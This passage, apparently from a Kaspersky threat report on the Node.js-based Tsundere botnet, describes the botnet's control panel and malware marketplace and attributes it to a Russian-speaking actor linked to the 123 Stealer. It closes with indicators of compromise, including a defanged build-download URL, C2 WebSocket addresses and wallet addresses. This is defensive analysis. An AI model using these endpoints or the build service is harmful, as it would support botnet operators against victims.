
No business is complete without a marketplace, and similarly, no botnet is complete without a control panel. The Tsundere botnet has both a marketplace and a control panel, which are integrated into the same frontend.



Tsundere botnet panel login

The notable aspect of Tsundere's control panel, dubbed "Tsundere Netto" (version 2.4.4), is that it has an open registration system. Any user who accesses the login form can register and gain access to the panel, which features various tabs:

- Bots: a dashboard displaying the number of bots under the user's control
- Settings: user settings and administrative functions
- Build: if the user has an active license, they can create new bots using the two previously mentioned methodologies (MSI or PowerShell)
- Market: this is the most interesting aspect of the panel, as it allows users to promote their individual bots and offer various services and functionalities to other threat actors. Each build can create a bot that performs a specific set of actions, which can then be offered to others
- Monero wallet: a wallet service that enables users to make deposits or withdrawals
- Socks proxy: a feature that allows users to utilize their bots as proxies for their traffic



Tsundere botnet control panel, building system and market

Each build generates a unique build ID, which is embedded in the implant and sent to the C2 server upon infection. This build ID can be linked to the user who created it. According to our research and analysis of other URLs found in the wild, builds are created through the panel and can be downloaded via the URL:

1	hxxps://idk.1f2e[REDACTED]07a4[.]net/api/builds/{BUILD-ID}.msi.

At the time of writing this, the panel typically has between 90 and 115 bots connected to the C2 server at any given time.


Attribution

Based on the text found in the implants, we can conclude with high confidence that the threat actor behind the Tsundere botnet is likely Russian-speaking. The use of the Russian language in the implants is consistent with previous attacks attributed to the same threat actor.

```
  ) {
    console.log('\u2705 RPC ' + n + ' вернул: ' + t)
  } else {
    console.log(
      '\u274C RPC ' + n + ' вернул невалидный результат: ' + t
    )
  }
} catch (v) {
  console.log('\u274C RPC ' + n + ' ошибка: ' + v.message)
}
```

Russian being used throughout the code

Furthermore, our analysis suggests a connection between the Tsundere botnet and the 123 Stealer, a C++-based stealer available on the shadow market for $120 per month. This connection is based on the fact that both panels share the same server. Notably, the main domain serves as the frontend for the 123 Stealer panel, while the subdomain “idk.” is used for the Tsundere botnet panel.



123 Stealer C2 panel sharing Tsundere’s infrastructure and showcasing its author

By examining the available evidence, we can link both threats to a Russian-speaking threat actor known as “koneko”. Koneko was previously active on a dark web forum, where they promoted the 123 Stealer, as well as other malware, including a backdoor. Although our analysis of the backdoor revealed that it was not directly related to Tsundere, it shared similarities with the Tsundere botnet in that it was written in Node.js and used

PowerShell or MSI as infectors. Before the dark web forum was seized and shut down, koneko's profile featured the title "node malware senior", further suggesting their expertise in Node.js-based malware.

Conclusion

The Tsundere botnet represents a renewed effort by a presumably identified threat actor to revamp their toolset. The Node.js-based bot is an evolution of an attack discovered in October of last year, and it now features a new strategy and even a new business model. Infections can occur through MSI and PowerShell files, which provides flexibility in terms of disguising installers, using phishing as a point of entry, or integrating with other attack mechanisms, making it an even more formidable threat.

Additionally, the botnet leverages a technique that is gaining popularity: utilizing web3 contracts, also known as "smart contracts", to host command-and-control (C2) addresses, which enhances the resilience of the botnet infrastructure. The botnet's possible author, koneko, is also involved in peddling other threats, such as the 123 Stealer, which suggests that the threat is likely to escalate rather than diminish in the coming months. As a result, it is essential to closely monitor this threat and be vigilant for related threats that may emerge in the near future.

Indicators of compromise

More IoCs related to this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

File hashes

235A93C7A4B79135E4D3C220F9313421
760B026EDFE2546798CDC136D0A33834
7E70530BE2BFFCFADEC74DE6DC282357
5CC5381A1B4AC275D221ECC57B85F7C3
AD885646DAEE05159902F32499713008
A7ED440BB7114FAD21ABFA2D4E3790A0
7CF2FD60B6368FBAC5517787AB798EA2
E64527A9FF2CAF0C2D90E2238262B59A
31231FD3F3A88A27B37EC9A23E92EBBC
FFBDE4340FC156089F968A3BD5AA7A57
E7AF0705BA1EE2B6FBF5E619C3B2747E
BFD7642671A5788722D74D62D8647DF9
8D504BA5A434F392CC05EBE0ED42B586
87CE512032A5D1422399566ECE5E24CF
B06845C9586DCC27EDBE387EAAE8853F
DB06453806DACAFDC7135F3B0DEA4A8F

File paths

%APPDATA%\Local\NodeJS

Domains and IPs

ws://185.28.119[.]179:1234

ws://196.251.72[.]192:1234

ws://103.246.145[.]201:1234

ws://193.24.123[.]68:3011

ws://62.60.226[.]179:3001

Cryptocurrency wallets

Note: These are wallets that have changed the C2 address in the smart contract since it was created.

0x73625B6cdFECC81A4899D221C732E1f73e504a32

0x10ca9bE67D03917e9938a7c28601663B191E4413

0xEc99D2C797Db6E0eBD664128EfED9265fBE54579

0xf11Cb0578EA61e2EDB8a4a12c02E3eF26E80fc36

0xdb8e8B0ef3ea1105A6D84b27Fc0bAA9845C66FD7

0x10ca9bE67D03917e9938a7c28601663B191E4413

0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84

0x46b0f9bA6F1fb89eb80347c92c9e91BDF1b9E8CC
